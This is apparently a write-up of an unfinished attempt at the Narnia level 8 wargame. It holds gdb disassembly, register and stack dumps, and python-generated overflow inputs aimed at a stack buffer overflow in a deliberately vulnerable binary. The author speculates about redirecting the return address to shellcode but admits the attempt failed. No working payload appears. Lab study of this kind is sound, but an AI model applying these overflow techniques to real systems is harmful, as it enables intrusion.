
```
narnia8@narnia:/narnia$ ./narnia8 $(python -c 'print("A"*19)')
AAAAAAAAAAAAAAAAAAA
```


So clearly the vulnerability must lie in the function func, as they irresponsibly copy our entire argument into the character array bok, and if we have a string longer than bok's 20 character bounds, we will overwrite memory that doesn't belong to the array. Ideally I think we should aim to overwrite the return address of func so we can point it to some malicious shellcode, but that is all just speculation. For now let's just do some poking around:



```
(gdb) set args $(python -c 'print("A"*28)')
(gdb) run
Starting program: /narnia/narnia8 $(python -c 'print("A"*28)')
AAAAAAAAAAAAAAAAAAAA������������
[Inferior 1 (process 16789) exited normally]
(gdb) disas func
```


```
Dump of assembler code for function func:
   0x0804841b <+0>:     push   %ebp
   0x0804841c <+1>:     mov    %esp,%ebp
   0x0804841e <+3>:     sub    $0x18,%esp
   0x08048421 <+6>:     mov    0x8(%ebp),%eax
   0x08048424 <+9>:     mov    %eax,-0x4(%ebp)
   0x08048427 <+12>:    push   $0x14
   0x08048429 <+14>:    push   $0x0
   0x0804842b <+16>:    lea    -0x18(%ebp),%eax
   0x0804842e <+19>:    push   %eax
   0x0804842f <+20>:    call   0x8048300 <memset@plt>
   0x08048434 <+25>:    add    $0xc,%esp
   0x08048437 <+28>:    movl   $0x0,0x80497b0
   0x08048441 <+38>:    jmp    0x8048469 <func+78>
   0x08048443 <+40>:    mov    0x80497b0,%eax
   0x08048448 <+45>:    mov    0x80497b0,%edx
   0x0804844e <+51>:    mov    %edx,%ecx
   0x08048450 <+53>:    mov    -0x4(%ebp),%edx
   0x08048453 <+56>:    add    %ecx,%edx
   0x08048455 <+58>:    movzbl (%edx),%edx
   0x08048458 <+61>:    mov    %dl,-0x18(%ebp,%eax,1)
   0x0804845c <+65>:    mov    0x80497b0,%eax
   0x08048461 <+70>:    add    $0x1,%eax
---Type <return> to continue, or q <return> to quit---
   0x08048464 <+73>:    mov    %eax,0x80497b0
   0x08048469 <+78>:    mov    0x80497b0,%eax
   0x0804846e <+83>:    mov    %eax,%edx
   0x08048470 <+85>:    mov    -0x4(%ebp),%eax
   0x08048473 <+88>:    add    %edx,%eax
   0x08048475 <+90>:    movzbl (%eax),%eax
   0x08048478 <+93>:    test   %al,%al
   0x0804847a <+95>:    jne    0x8048443 <func+40>
   0x0804847c <+97>:    lea    -0x18(%ebp),%eax
   0x0804847f <+100>:   push   %eax
   0x08048480 <+101>:   push   $0x8048550
   0x08048485 <+106>:   call   0x80482e0 <printf@plt>
   0x0804848a <+111>:   add    $0x8,%esp
   0x0804848d <+114>:   nop
   0x0804848e <+115>:   leave
   0x0804848f <+116>:   ret
End of assembler dump.
```


```
(gdb) b *0x0804848a
Breakpoint 1 at 0x804848a
(gdb) run
Starting program: /narnia/narnia8 $(python -c 'print("A"*28)')
AAAAAAAAAAAAAAAAAAAA������������

Breakpoint 1, 0x0804848a in func ()
(gdb) info registers
eax            0x25     37
ecx            0x7fffffdb       2147483611
edx            0xf7fc6870       -134453136
ebx            0x0      0
esp            0xffffd66c       0xffffd66c
ebp            0xffffd68c       0xffffd68c
esi            0x2      2
edi            0xf7fc5000       -134459392
eip            0x804848a        0x804848a <func+111>
eflags         0x292    [ AF SF IF ]
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x63     99
```
So just from looking at this now, it doesn’t seem that we have overwritten any of these registers here, let's take a look at the stack:


```
(gdb) x/200xb $esp
0xffffd66c:     0x50    0x85    0x04    0x08    0x74    0xd6    0xff    0xff
0xffffd674:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd67c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd684:     0x41    0x41    0x41    0x41    0x41    0xb7    0xff    0xff
0xffffd68c:     0x98    0xd6    0xff    0xff    0xa7    0x84    0x04    0x08
0xffffd694:     0x7f    0xd8    0xff    0xff    0x00    0x00    0x00    0x00
0xffffd69c:     0x86    0xa2    0xe2    0xf7    0x02    0x00    0x00    0x00
0xffffd6a4:     0x34    0xd7    0xff    0xff    0x40    0xd7    0xff    0xff
0xffffd6ac:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd6b4:     0x00    0x00    0x00    0x00    0x00    0x50    0xfc    0xf7
0xffffd6bc:     0x0c    0xdc    0xff    0xf7    0x00    0xd0    0xff    0xf7
0xffffd6c4:     0x00    0x00    0x00    0x00    0x02    0x00    0x00    0x00
0xffffd6cc:     0x00    0x50    0xfc    0xf7    0x00    0x00    0x00    0x00
0xffffd6d4:     0x88    0x6c    0xa4    0xc3    0x98    0xa0    0x4d    0xf9
0xffffd6dc:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd6e4:     0x00    0x00    0x00    0x00    0x02    0x00    0x00    0x00
0xffffd6ec:     0x20    0x83    0x04    0x08    0x00    0x00    0x00    0x00
0xffffd6f4:     0x10    0xe7    0xfe    0xf7    0x99    0xa1    0xe2    0xf7
0xffffd6fc:     0x00    0xd0    0xff    0xf7    0x02    0x00    0x00    0x00
0xffffd704:     0x20    0x83    0x04    0x08    0x00    0x00    0x00    0x00
0xffffd70c:     0x41    0x83    0x04    0x08    0x90    0x84    0x04    0x08
0xffffd714:     0x02    0x00    0x00    0x00    0x34    0xd7    0xff    0xff
0xffffd71c:     0xd0    0x84    0x04    0x08    0x30    0x85    0x04    0x08
0xffffd724:     0x70    0x90    0xfe    0xf7    0x2c    0xd7    0xff    0xff
0xffffd72c:     0x20    0xd9    0xff    0xf7    0x02    0x00    0x00    0x00
```

Well we can see some of our A’s, but only 20 of them, so nothing overflowed? I got super confused so I had to look up some help, from Nicola Gatta I will link his guide: https://nicolagatta.blogspot.com/2019/06/overthewireorg-narnia-level-8-writeup.html however, I could not get his guide to work. So this level so far has been a bust.